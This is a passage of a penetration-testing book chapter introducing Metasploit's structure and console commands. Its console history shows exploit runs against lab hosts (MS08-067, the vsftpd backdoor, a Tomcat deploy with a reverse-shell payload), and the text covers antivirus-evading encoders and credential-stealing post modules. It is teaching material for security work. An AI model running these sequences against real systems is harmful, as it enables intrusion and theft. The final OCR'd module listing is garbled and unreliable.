The previous two chapters covered NMAP and OpenVAS, which you can use to perform information gathering, enumeration, and vulnerability assessments. Moving ahead, this chapter covers the basics of Metasploit, which will help you sail through the remaining phases of the penetration testing lifecycle. Specifically, this chapter covers the following:

- Introduction to Metasploit
- Overview of the Metasploit structure
- Basic commands and configuration
- Invoking NMAP and OpenVAS scans from Metasploit
- Scanning services with Metasploit
- Meterpreter basics

Introduction to Metasploit

Metasploit was released in 2003, when H.D Moore developed a portable network tool in Perl. In 2007 it was revised use Ruby. The Metasploit project gained commercial acceptance and popularity when Rapid 7 acquired it in 2009.

Metasploit is not just a single tool. It is a complete framework. It is extremely robust and flexible and has tons of tools to perform various simple and complex tasks. It has a unique ability to perform almost all the

tasks involved in the penetration testing lifecycle. By using Metasploit, you don't need to reinvent the wheel; you just focus on the penetration testing objectives, and all the supporting actions can be performed using various components of the framework.

While Metasploit is powerful and capable, you need to clearly understand its structure and components to use it efficiently.

Metasploit has three editions available.

- Metasploit Pro
- Metasploit Community
- Metasploit Framework

For the scope of this book, we'll be using the Metasploit Framework edition.

Anatomy and Structure of Metasploit

Before jumping into the actual framework commands, you first need to understand the structure of Metasploit. The best and easiest way to get to know the overall Metasploit structure is to simply browse through its directory. In Kali Linux, Metasploit is by default located at `/usr/share/metasploit-framework`, as shown in Figure 3-1.

```
root@kali:~# cd /usr/share/metasploit-framework/
root@kali:/usr/share/metasploit-framework# ls
app           Gemfile.lock          msfdb      Rakefile      tools
config        lib                  msfrpc     ruby         vendor
data          metasploit-framework.gemspec msfrpcd    script-exploit
db            modules               msfupdate   script-password
documentation msfconsole          msfvenom   script-recon
Gemfile       msfd                plugins    scripts
root@kali:/usr/share/metasploit-framework#
```

Figure 3-1. The Metasploit directory structure

You can see that Metasploit has a well-defined structure classifying its various components into different categories.

At a high level, Metasploit can be visualized as shown in Figure 3-2.




Figure 3-2. Various components of Metasploit

Auxiliaries

Auxiliaries are the modules that make Metasploit so flexible. A Metasploit *auxiliary* is nothing but a piece of code specifically written to perform a task. For example, you may want to check whether a particular FTP server is allowing anonymous access or if your web server is vulnerable to a heartbleed attack. For all these tasks, there exists an auxiliary module.

In fact, Metasploit has more than 1,000 auxiliary modules classified into 19 categories. The following are the auxiliary categories available in Metasploit:

Admin	Analyze	Bnat
Client	Crawler	Docx
Dos	Fileformat	Fuzzers
Gather	Parser	Pdf
Scanner	Server	Sniffer
Spoof	Sqli	Voip
Vsploit		

Payloads

You have already learned that an exploit is the piece of code that will be used against the vulnerable component. The exploit code may run successfully, but what you want to happen once the exploit is successful is defined by the payload. In simple terms, a *payload* is the action that needs to be performed after the execution of an exploit. For example, if you want

to create a reverse shell back to your system, then you need to select the appropriate Metasploit payload for that. Metasploit has about 42 payloads in the following categories:

Singles	Stagers	Stages
---------	---------	--------

Exploits

Exploits are an extremely important part of Metasploit. The whole purpose of the framework is to offer exploits for various vulnerabilities. An *exploit* is the actual code that will execute on the target system to take advantage of the vulnerability. Metasploit has more than 1,800 exploits in 17 categories.

The following are the various categories of exploits available in Metasploit:

Aix	Android	Apple_ios
Bsd	Dialup	Firefox
Freebsd	Hpux	Irix
Linux	Mainframe	Multi
Netware	Osx	Solaris
Unix	Windows	

Encoders

Metasploit helps you generate a wide variety of payloads that you can send to the target in multiple ways. In the process, it is quite possible that your payload gets detected by antivirus software or any of the security software present on the target system. This is where encoders can be of help.

Encoders use various techniques and algorithms to obfuscate the payload in a way that it doesn't get detected by antivirus software. Metasploit has about 40 encoders in ten categories, as shown here:

Cmd	Generic
Mipsbe	Mipsle
Php	Ppc
Ruby	Sparc
X64	X86

Post-Exploitation Activities (Post)

Once you have gained basic access to your target system using any of the available exploits, you can use the post modules to further infiltrate the target system. These modules help you in all the post-exploitation activities including the following:

- Escalating user privileges to root or administrator
- Retrieving the system credentials
- Stealing cookies and saved credentials
- Capturing keystrokes on the target system
- Executing custom PowerShell scripts for performing additional tasks
- Making the access persistent

Metasploit has about 311 post-exploitation modules in the following 11 categories:

Aix	Android
Cisco	Firefox
Hardware	Juniper
Linux	Multi
Osx	Solaris
Windows	

Basic Commands and Configuration

Now that you are aware of the basic structure and anatomy of Metasploit, you can get started with its interface. To access Metasploit, open the terminal and type command `msfconsole`, as shown in Figure 3-3.

CHAPTER 3 METASPLOIT

The image shows the initial screen of the Metasploit Framework (MSF) console. At the top, there is a menu bar with options: File, Edit, View, Search, Terminal, Help. Below the menu, the terminal prompt is `root@kali:~# msfconsole`. The main area features a decorative logo for 'METASPLOIT by Rapid7' with various symbols like 'o', 'x', and '='. To the right of the logo, there are sections labeled 'EXPLOIT' and 'LOOT'. Below the logo, there are sections labeled 'PAYLOAD' and 'ENCODERS'. The bottom of the screen displays the MSF console command history:

```
=[ metasploit v4.17.7-dev ]  
+ --=[ 1801 exploits - 1027 auxiliary - 311 post ]  
+ --=[ 538 payloads - 41 encoders - 10 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

At the very bottom, the prompt is `msf > []`.

Figure 3-3. The initial screen of MSFconsole

help

Once you have opened MSFconsole, you can get information about all the basic commands using the `help` command, as shown in Figure 3-4.

```

File Edit View Search Terminal Help
root@kali: ~
msf > help

Core Commands
=====
Command      Description
-----
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
route        Route traffic through a session
save          Saves the active datastores
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
version      Show the framework and console library version numbers


Module Commands
=====
Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move back from the current context
info         Displays information about one or more modules
loadpath    Searches for and loads modules from a path
options      Displays global options or for one or more modules
popm        Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm       Pushes the active or list of modules onto the module stack
reload_all  Reloads all modules from all defined module paths
search      Searches module names and descriptions
show        Displays modules of a given type, or all modules
use         Selects a module by name

```

Figure 3-4. The output of the help command in MSFconsole

version

Vulnerabilities get discovered quickly, and the corresponding exploit code is also often released soon after. Therefore, it is important that Metasploit is up-to-date and has the latest set of exploit code. To ensure the framework version is the latest, you can use the `version` command, as shown in Figure 3-5. You can then compare this version with the one available on the Metasploit Git repository.




```
root@kali: ~
File Edit View Search Terminal Help
msf > version
Framework: 4.17.7-dev
Console : 4.17.7-dev
msf > 
```

Figure 3-5. The output of the version command in MSFconsole

connect

We are all aware of utilities such as Telnet, SSH, and Netcat that help us in remote administration. Metasploit has a built-in utility called connect that can be used to establish a connection and interact with a remote system. It supports SSL, proxies, pivoting, and file transfers. The connect command needs a valid IP address and port to connect, as shown in Figure 3-6.




```
root@kali: ~
File Edit View Search Terminal Help
msf > connect 192.168.25.129 21
[*] Connected to 192.168.25.129:21
220 (vsFTPd 2.3.4)

```

Figure 3-6. The output of the connect command in MSFconsole

history

MSFconsole is entirely operated on the command line, and for each task to be performed, you need to type in some command. To see the commands you have used so far in MSFconsole, you can use the history command, as shown in Figure 3-7.



The screenshot shows a terminal window titled 'root@kali: ~' containing the output of the 'history' command in MSFconsole. The history shows various commands entered, including exploit selection, options setting, search, and auxiliary module usage. The commands are numbered from 49 to 102.

```

File Edit View Search Terminal Help
root@kali: ~
msf > history
49 exploit
50 use exploit/windows/smb/ms08_067_netapi
51 set RHOST 10.216.245.55
52 exploit
53 sessions -i
54 exit
55 exit
56 use exploit/windows/smb/ms08_067_netapi
57 show options
58 set RHOST 192.168.25.130
59 exploit
60 exit
61 use exploit/windows/smb/ms08_067_netapi
62 set RHOST 192.168.25.130
63 exploit
64 search vsftpd
65 use exploit/unix/ftp/vsftpd_234_backdoor
66 show options
67 set RHOST 192.168.25.129
68 exploit
69 back
70 search tomcat
71 search tomcat mgr
72 use exploit/multi/http/tomcat_mgr_deploy
73 set PAYLOAD java/meterpreter/reverse_tcp
74 show options
75 set RHOST 192.168.25.129
76 set LHOST 192.168.25.128
77 set HTTPUSERNAME tomcat
78 set HTTPPASSWORD tomcat
79 set target 0
80 set RPORT 8180
81 use exploit/windows/smb/ms08_067_netapi
82 set RHOST 192.168.25.130
83 exploit
84 back
85 use exploit/windows/smb/ms08_067_netapi
86 set RHOST 192.168.25.130
87 exploit
88 exit
89 use exploit/windows/smb/ms08_067_netapi
90 set RHOST 192.168.25.130
91 exploit
92 use auxiliary/analyze/jtr_crack_fast
93 run
94 db_connect
95 db_status
96 db_connect
97 db_connect
98 exit
99 exit
100 db_connect
101 db_rebuild_cache
102 db_status

```


Figure 3-7. The output of the history command in MSFconsole

set and setg

Metasploit has some variables that need to be set before you execute any module or exploit. These variables are of two types.

- *Local*: Local variables are limited and valid only for a single instance.
- *Global*: Global variables, once defined, are applicable across the framework and can be reused wherever required.

The `set` command is used to define values of local variables, while the `setg` command is used to define values of global variables, as shown in Figure 3-8.



A screenshot of the MSFconsole interface. The title bar says "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main window shows the following text:

```
msf > set
Global
=====
No entries in data store.


msf > setg
Global
=====
No entries in data store.

msf > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf > setg RHOST 192.168.25.129
RHOST => 192.168.25.129
msf > 
```

Figure 3-8. The output of the `set` and `setg` commands in MSFconsole

get and getg

In the previous section, you saw how to set values of local and global variables. Once these values are set, you can see those values using the get and getg commands, as shown in Figure 3-9. The get command fetches the values of local variables, while the getg command fetches the values of global variables.




The screenshot shows a terminal window titled 'root@kali: ~'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal prompt is 'msf >'. The user enters 'get' and sees the usage information: 'Usage: get var1 [var2 ...]'. A descriptive message follows: 'The get command is used to get the value of one or more variables.' Then, the user enters 'getg' and sees the usage information: 'Usage: getg var1 [var2 ...]'. Another descriptive message follows: 'Exactly like get -g, get global variables'. Finally, the user enters 'get RHOST' and sees the output: 'RHOST => 192.168.25.129'. The user then enters 'getg RHOST' and sees the output: 'RHOST => 192.168.25.129'. The terminal prompt 'msf >' is visible at the bottom.

Figure 3-9. The output of the get and getg commands in MSFconsole

unset and unsetg

The unset command is used to remove values assigned to a local variable, while the unsetg command is used to remove values assigned to a global variable, as shown in Figure 3-10.




The screenshot shows a terminal window titled "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command history at the bottom of the window shows:

```
msf > unset RHOST
Unsetting RHOST...
msf > unsetg RHOST
Unsetting RHOST...
msf > get RHOST
RHOST =>
msf > getg RHOST
RHOST =>
msf > █
```

Figure 3-10. The output of the unset and unsetg commands in MSFconsole

save

While working on a penetration testing project, it might happen that you configure lots of global variables and settings. You certainly don't want to lose these settings; the save command writes the current configuration to a file, as shown in Figure 3-11.




The screenshot shows a terminal window titled "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The command history at the bottom of the window shows:

```
msf > save
Saved configuration to: /root/.msf4/config
msf > █
```

Figure 3-11. The output of the save command in MSFconsole

info

There are tons of modules and plug-ins available in Metasploit. It is impossible to know all of them. Whenever you want to use any module, you can find out more details about it using the `info` command, as shown in Figure 3-12. Simply supply the module name as a parameter to the `info` command to get its details.



```
root@kali: ~
File Edit View Search Terminal Help
msf > info -h
Usage: info <module name> [mod2 mod3 ...]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.

msf > info payload/windows/meterpreter/reverse_tcp

      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse_tcp
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 283
      Rank: Normal

Provided by:
skape <miller@hick.org>
sf <stephen_fewer@harmonyscurety.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:
Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker

msf > ■
```

Figure 3-12. The output of the `info` command in MSFconsole

irb

Metasploit is based on Ruby. It offers an Interactive Ruby (irb) shell wherein you can execute your own set of custom commands. This module enhances the post-exploitation capabilities of Metasploit. Simply type in

CHAPTER 3 METASPLOIT

the `irb` command, as shown in Figure 3-13, to get into the `irb` shell. To learn more about Ruby programming, refer to <https://www.ruby-lang.org/en/>.




```
root@kali: ~
File Edit View Search Terminal Help
[*] Starting IRB shell...
>> print "Hello MEtasploit"
Hello MEtasploit=> nil
>> 2+2
=> 4
>>
```

Figure 3-13. The output of the `irb` command in `MSFconsole`

show

In the initial part of this chapter you saw various components of Metasploit including auxiliaries, exploits, payloads, and so on. Using the `show` command, as shown in Figure 3-14, you can list the contents of each category. For example, you can use the `show auxiliary` command to list all the auxiliary modules available within the framework.



```
root@kali: ~
File Edit View Search Terminal Help
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
[*] show auxiliary
Auxiliary

Name Disclosure Date Rank Description
admin/2wire/xslt password reset 2007-08-15 normal 2Wire Cross-Site Request Forgery Password Reset Vulnerability
admin/android/google play store XSS_xframe_rce normal Android Browser XCE Through Google Play Store XFR
admin/android/sslstrip normal SSL Stripper
admin/appletv/appletv_disslayer_video normal Apple TV Video Remote Control
admin/avt/avt_client normal Verbit AVT: Automatic Twin Gauge (ATG): Administrative Client
admin/backupsnap/dump normal Veritas Backup Exec Windows Remote File Access
admin/backupsnap/registry normal Veritas Backup Exec Registry Access
admin/chromecast/chromecast_factory normal Chromecast Factory Reset DDoS
admin/chromecast/chromecast_youtube normal Chromecast YouTube Remote Control
admin/cisco/cisco_7900_fty_bypass normal Cisco 7900 Series FTY: (EXTRABACON)
admin/cisco/cisco_7900_fty_bypass normal Cisco Secure ACS Unauthorized Password Change
admin/cisco/cisco_dns_update normal Cisco Secure DNS Update Command Execution Vulnerability
admin/edirectory/edirectory_eDirUtil normal IBM iSeries eDirectory eDirUtil Command Execution
admin/edirectory/edirectory_eDirUtil normal Novell eDirectory eDirUtil Unauthenticated File Access
admin/edirectory/edirectory_manager_exec 2008-05-27 normal Novell eDirectory Manager Administrator Command Execution
admin/edirectory/edirectory_manager_exec 2008-05-27 normal Novell eDirectory Manager Administrator Command Execution
admin/efiretv/efiretv_youtube 2012-02-07 normal Amazon Fire TV YouTube Remote Control
admin/efiretv/efiretv_youtube 2012-02-07 normal Amazon Fire TV YouTube Remote Control
admin/hp/hp_im_sun_create_account 2010-08-24 normal HP iLO 4 1.00-2.36 Authentication Bypass Administrator Account Creation
admin/hp/hp_im_sun_create_account 2010-08-24 normal HP iLO 4 1.00-2.36 Authentication Bypass Administrator Account Creation
admin/hp/hp_im_sun_create_account 2010-12-17 normal HP iLO 4 1.00-2.36 Authentication Bypass Administrator Account Creation [CVE-2014-9222] Authentication Bypass
admin/http/arris_watboard_surfboard_backdoor_v1s 2015-04-09 normal Arris / Motorola Surfboard SB6450 Web Interface Takeover
admin/http/arris_watboard_surfboard_backdoor_v1s 2015-04-09 normal Arris / Motorola Surfboard SB6450 Web Interface Takeover
admin/http/fme_magisic_evn_pass_reset 2013-11-12 normal Red Hat CloudForms Management Engine 5.1 mis_config/replayer SOH Injection
admin/http/gpuinfo_r_mse_exec 2013-06-25 normal Cambium Captive R200/201 Command Execution as "root"
admin/http/gpuinfo_r_mse_exec 2013-06-25 normal Cambium Captive R200/201 Command Execution as "root"
admin/http/contentkeeper_fileaccess 2013-02-04 normal Contentkeeper Web Appliance mimemode File Access
admin/http/contentkeeper_fileaccess 2013-02-04 normal Contentkeeper Web Appliance mimemode File Access
admin/http/dlink_dir_845_password_extractor 2013-06-04 normal D-Link DIR-845 Password Extractor
admin/http/dlink_dlink09_password_extractor 2013-06-04 normal D-Link DIR-845 Password Extractor
admin/http/gtstack_rest 2010-01-15 normal GTStack Unauthenticated REST API Requests
admin/http/gtstack_rest 2010-01-15 normal GTStack Unauthenticated REST API Requests
admin/http/jboss_seam_exec 2009-07-27 normal JBoss Seam 2 Remote Command Execution
admin/http/jboss_seam_exec 2009-07-27 normal JBoss Seam 2 Remote Command Execution
admin/http/intervill_pass_reset 2010-07-02 normal Intervill (B00L) HTTP Basic Authentication Password Reset
admin/http/intervill_pass_reset 2010-07-02 normal Intervill (B00L) HTTP Basic Authentication Password Reset
admin/http/jboss_bshDeployment 2007-09-18 normal JBoss Seam 2 Remote Command Execution and Upload and Deployment
admin/http/jboss_bshDeployment 2007-09-18 normal JBoss Seam 2 Remote Command Execution and Upload and Deployment
admin/http/jboss_seam_exec 2010-07-19 normal JBoss Seam 2 Remote Command Execution
admin/http/joomla_registration_privice 2016-16-25 normal Joomla Account Creation and Privilege Escalation
admin/http/kaliweb_kaliweb_administrative_actions 2013-03-23 normal KaliWeb Web Shatter Adminstrative Actions
